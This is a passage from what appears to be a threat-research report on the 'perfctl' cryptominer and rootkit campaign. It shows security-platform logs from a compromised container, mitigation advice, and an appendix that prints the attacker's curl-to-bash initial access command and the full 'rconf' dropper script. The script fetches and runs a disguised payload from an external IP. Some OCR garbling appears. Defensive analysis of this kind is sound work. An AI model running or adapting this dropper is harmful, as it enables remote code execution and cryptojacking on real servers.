
Interval: Custom | Severity: All | From_date: 2024-09-25 00:... | To_date: 2024-09-26 00:00

Incident	Severity	Source	Action	Time
CPU Optimization Attempt For Cryptominer Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:52:38.617 PM
CPU Optimization Attempt For Cryptominer Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:52:38.617 PM
Binary Dropped And Deleted While Being Executed Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:50:35.613 PM
Shared Object Dropped And Deleted While Being Loaded	High	mystifying_carson	Detect	Sep 25, 2024 11:50:35.613 PM
Binary Source Code Written In Assembly Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:48:39.018 PM
CPU Optimization Attempt For Cryptominer Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:46:32.116 PM
CPU Optimization Attempt For Cryptominer Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:46:32.116 PM
Shared Object Dropped And Deleted While Being Loaded	High	mystifying_carson	Detect	Sep 25, 2024 11:45:27.224 PM
Shared Object Dropped And Deleted While Being Loaded	High	mystifying_carson	Detect	Sep 25, 2024 11:45:27.224 PM
Shared Object Dropped And Deleted While Being Loaded	High	mystifying_carson	Detect	Sep 25, 2024 11:45:27.224 PM
Binary Dropped And Deleted While Being Executed Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:45:25.915 PM
Binary Dropped And Deleted While Being Executed Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:41:31.522 PM
Binary Dropped And Deleted While Being Executed Was Detected	High	mystifying_carson	Detect	Sep 25, 2024 11:41:31.522 PM

Records per page: 200 Showing 1-23/23 records

Figure 18: Incidents screen on Aqua Security Platform

We can continue the investigation of this attack by examining the audit logs of these incidents. During this incident there were above 22K audit events, thus we will need to search for specific events, namely, to investigate the attack.




Event	Audit Type	Status	Time
Shell interpreter command on the fly execution detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:53:52 PM
Process execution was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Unknown	Sep 25, 2024 11:53:52 PM
Process execution was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Unknown	Sep 25, 2024 11:53:52 PM
Fingerprint binary execution was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Unknown	Sep 25, 2024 11:53:52 PM
Process execution was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Unknown	Sep 25, 2024 11:53:52 PM
Process execution was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Unknown	Sep 25, 2024 11:53:51 PM
Machine fingerprint was detected inside container			

Container Name:
mystifying_carson
Container ID:
d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8
Host:
d78744480c93
Host IP:
10.0.0.1
User ID:
1000
Category:
behavioral
Action:
signature-detected
Process ID:
21952
Parent Process ID:
17462
Process Name:
sh
Resource:
behavioral

Figure 19: Audit logs screen on Aqua Security Platform

We can filter on specific hosts, containers, enforce groups, cloud resources or even pods. We decided to search for specific events based on the MITRE framework. We used the masquerading technique which is used to describe dropped and executed events. There were 465 incidents, we can now go over all the files that were dropped (or modified) during the attack.


Audit

23	12	430	465
Block	Detect	Success	All

Audit Type: All
Time Interval: Custom
2024-09-25 00:00:00 To 2024-09-26 23:59:59
More Filters: MITRE Technique
Search

Time Interval : Custom ✕ MITRE Technique : Masquerading ✕

Event	Audit Type	Status	Time
Binary dropped and executed on container detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Block	Sep 25, 2024 11:39:25 PM
New executable dropped was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:25 PM
Binary dropped and executed on container detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Block	Sep 25, 2024 11:39:25 PM
Binary dropped and executed on container detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Block	Sep 25, 2024 11:39:25 PM
New executable dropped was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:25 PM
New executable dropped was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:25 PM

Aqua Response:
Block

Security Control
Behavioral Detection Signature Recognition

MITRE Tactic
defense-evasion

MITRE Technique
Masquerading

Event Data
View raw data

Evidence


```
Command: /home/ubuntu/.local/bin/top
| Container time:
1727298980293063000 | Dynamic
loader path: /lib/x86_64-linux-gnu/ld-
2.24.so | File creator: sshd | File creator
type: Remote Shell | File path:
/home/ubuntu/.local/bin/top | Process
lineage: [object Object],[object Object] |
Return value: 0
```

Description

A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container

Figure 20: Audit logs screen on Aqua Security Platform

We can learn for instance about the swapping of some binaries with user land rootkits.



Binary dropped and deleted while being executed was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Detect	Sep 25, 2024 11:41:31 PM
Binary dropped and deleted while being executed was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Detect	Sep 25, 2024 11:41:31 PM
Binary dropped and deleted while being executed was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Detect	Sep 25, 2024 11:41:31 PM
Binary dropped and deleted while being executed was detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Detect	Sep 25, 2024 11:41:31 PM

Masquerading

Event Data
View raw data

Evidence

```
File creator: sshd | File creator type:
Remote Shell | File path:
/home/ubuntu/.local/bin/crontab |
Process lineage: [object Object],[object
Object],[object Object],[object Object]
```


Description

A binary executable file was dropped and deleted while being executed. Deletion of still running binaries may indicate an attempt to clean forensics evidences.

Severity
3

Figure 21: Audit logs screen on Aqua Security Platform

You can also learn about inbound traffic or setting up port listening.


Audit

0 Block | 0 Detect | 10 Success | 10 All

Audit Type: All
Time Interval: Custom
2024-09-25 00:00:00 To 2024-09-26 23:59:59
More Filters: MITRE Technique

Time Interval : Custom
MITRE Tactic : command-and-control
MITRE Technique : DNS

Event	Audit Type	Status	Time
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:47:24 PM
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:40:03 PM
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:40:03 PM
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:43 PM
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:43 PM
Direct IP address communication detected inside container d78744480c9346904fd9f858b714dfcad3d2df501858efd6000f7b746de6e9b8 on host d78744480c93	Container Runtime	Success	Sep 25, 2024 11:39:39 PM

Aqua Response:
Success

Security Control
Behavioral Detection Signature Recognition

MITRE Tactic
command-and-control

MITRE Technique
DNS

Event Data
View raw data

Evidence
IP address: 62.212.84.47 | Port: 891 | Process type: Remote Shell | Socket family: AF_INET

Description
A Process accessed an IP address directly and not via DNS name. Adversaries may communicate to remote services using IP address and not by DNS name in order to avoid detection.

Severity
1

Details
Behavioral Detection Signature Recognition

Figure 22: Audit logs screen on Aqua Security Platform

Mitigation of “Perfctl” Malware


1. Patch Vulnerabilities: Ensure that all vulnerabilities are patched. Particularly internet facing applications such as RocketMQ servers and CVE-2021-4034 (Polkit). Keep all software and system libraries up to date.
2. Restrict File Execution: Set ***noexec*** on `/tmp`, `/dev/shm` and other writable directories to prevent malware from executing binaries directly from these locations.
3. Disable Unused Services: Disable any services that aren’t required, particularly those that may expose the system to external attackers, such as HTTP services.
4. Implement Strict Privilege Management: Restrict root access to critical files and directories. Use Role-Based Access Control (RBAC) to limit what users and processes can access or modify.
5. Network Segmentation: Isolate critical servers from the internet or use firewalls to restrict outbound communication, especially TOR traffic or connections to cryptomining pools.
6. Deploy Runtime Protection: Use advanced anti-malware and behavioral detection tools that can detect rootkits, cryptominers, and fileless malware like `perfctl`.

Appendices

Appendix 1: Initial Access

CVE-2023-33246 is a vulnerability found in `RocketMQ`, which is a software that manages messages. This vulnerability allows unauthorized execution of commands on systems where `RocketMQ` is installed. This issue occurs because RocketMQ does not adequately check who is trying to access it, which means anyone, even without permission, can make changes or execute commands. The problem is made worse because the parts of `RocketMQ` that handle storing and delivering messages were not designed to be directly accessible over the internet, and they don't require authentication for performing sensitive operations like updating settings. This makes it relatively easy for attackers to exploit this vulnerability.


The initial access was gained via this vulnerability (CVE-2023-33246), led to download and execution of the shell script `rconf` with the following command:



```
sh -c $@|sh . echo curl -s 46.101.139.173/main/dist/css/rconf|bash;
/bin/startfsrv.sh
```

Figure 23: Execution script

In Figure 24 below, you can observe the entire `rconf` script, next we will do a breakdown and explanation of the content.




```
#!/bin/bash

function __curl() {
    read proto server path <<<$(echo ${1//// })
    DOC=/${path// //}

    HOST=${server//:*}
    PORT=${server//*:}

    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/${PORT}
    echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\nUser-Agent: curl/7.74.9\r\n\r\n" >&3
    (while read line; do
        [[ "$line" == $'\r' ]] && break
    done && cat) <&3
    exec 3>&-
    }
if uname -m | grep -q "x86_64"; then
    exit
fi

if [ ! -d /tmp ]; then
    mkdir /tmp
    chmod 777 /tmp
fi

if mount | grep '/tmp ' | grep -q noexec; then
    mount -o remount,exec /tmp
fi

mkdir /tmp/.perf.c 2>/dev/null
mkdir /tmp/.xdiag 2>/dev/null

if [ -z $AAZHDE ]; then
    export AAZHDE=localhost
else
    export AAZHDE=$AAZHDE
fi

export VEI=rmq

if [ -z $VEI ]; then
    if [ -s /tmp/.xdiag/vei ]; then
        tr -d '\n' < /tmp/.xdiag/vei | tr ',' '\n' | sed '/^$/d' > /tmp/.xdiag/vei.1
        echo "" >> /tmp/.xdiag/vei.1
        echo "$VEI" >> /tmp/.xdiag/vei.1
        sort -u /tmp/.xdiag/vei.1 | sed '/^$/d' | tr '\n' ',' | sed 's/,$//' > /tmp/.xdiag/vei
        rm -f /tmp/.xdiag/vei.1
    else
        echo -n "$VEI" > /tmp/.xdiag/vei
    fi
fi

unset VEI

if [ -f /tmp/.xdiag/p ] && [ -e /proc/$(cat /tmp/.xdiag/p) ]; then
    echo "aa present and running"
    exit
elif cat /proc/net/tcp | grep -e 44870 -e 63582; then
    echo "aa present and running"
    exit
else
    if [ -f /tmp/.install.pid33 ]; then
        echo "install in progress"
        exit
    fi
fi

touch /tmp/.install.pid33
nohup bash -c "sleep 300; rm -rf /tmp/.install.pid*" &

rm -rf /tmp/.perf.c/* &>/dev/null
rm -rf /tmp/httpd

if [ -x "$(command -v curl)" ]; then
    curl -A "curl/7.74.9" -s -o /tmp/httpd http://46.101.139.173/main/dist/avatar.php
elif [ -x "$(command -v wget)" ]; then
    wget -U "curl/7.74.9" -q -O /tmp/httpd http://46.101.139.173/main/dist/avatar.php
else
    __curl http://46.101.139.173/main/dist/avatar.php > /tmp/httpd
fi

if [ -f /tmp/httpd ] && [ $(ls -l /tmp/httpd | awk '{print $5}') -eq 9301499 ]; x$then
    pkill -9 perfctl
    killall -9 perfctl
    echo "aa downloaded"
    chmod +x /tmp/httpd
    PATH=/tmp:$PATH
    KRI=kr httpd >/dev/null 2>&1 &
    sleep 5
fi

    rm /tmp/.install.pid33
fi
```

Figure 24: The rconf script

Appendix 2: Execution Script Analysis


As depicted in Figure 25 below, the script starts with a function that appears to perform a simplified HTTP GET request using a TCP socket directly, mimicking some basic behavior of the curl command. The threat actor is using this, in case the targeted server doesn't contain curl or wget.



```bash
#!/bin/bash

function __curl() {
    read proto server path <<<$(echo ${1//// })
    DOC=/${path// //}

    HOST=${server//:*}
    PORT=${server//*:}

    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/${PORT}
    echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\nUser-Agent: curl/7.74.9\r\n\r\n" >&3
    (while read line; do
        [[ "$line" == $'\r' ]] && break
    done && cat) <&3
    exec 3>&-
    }
```

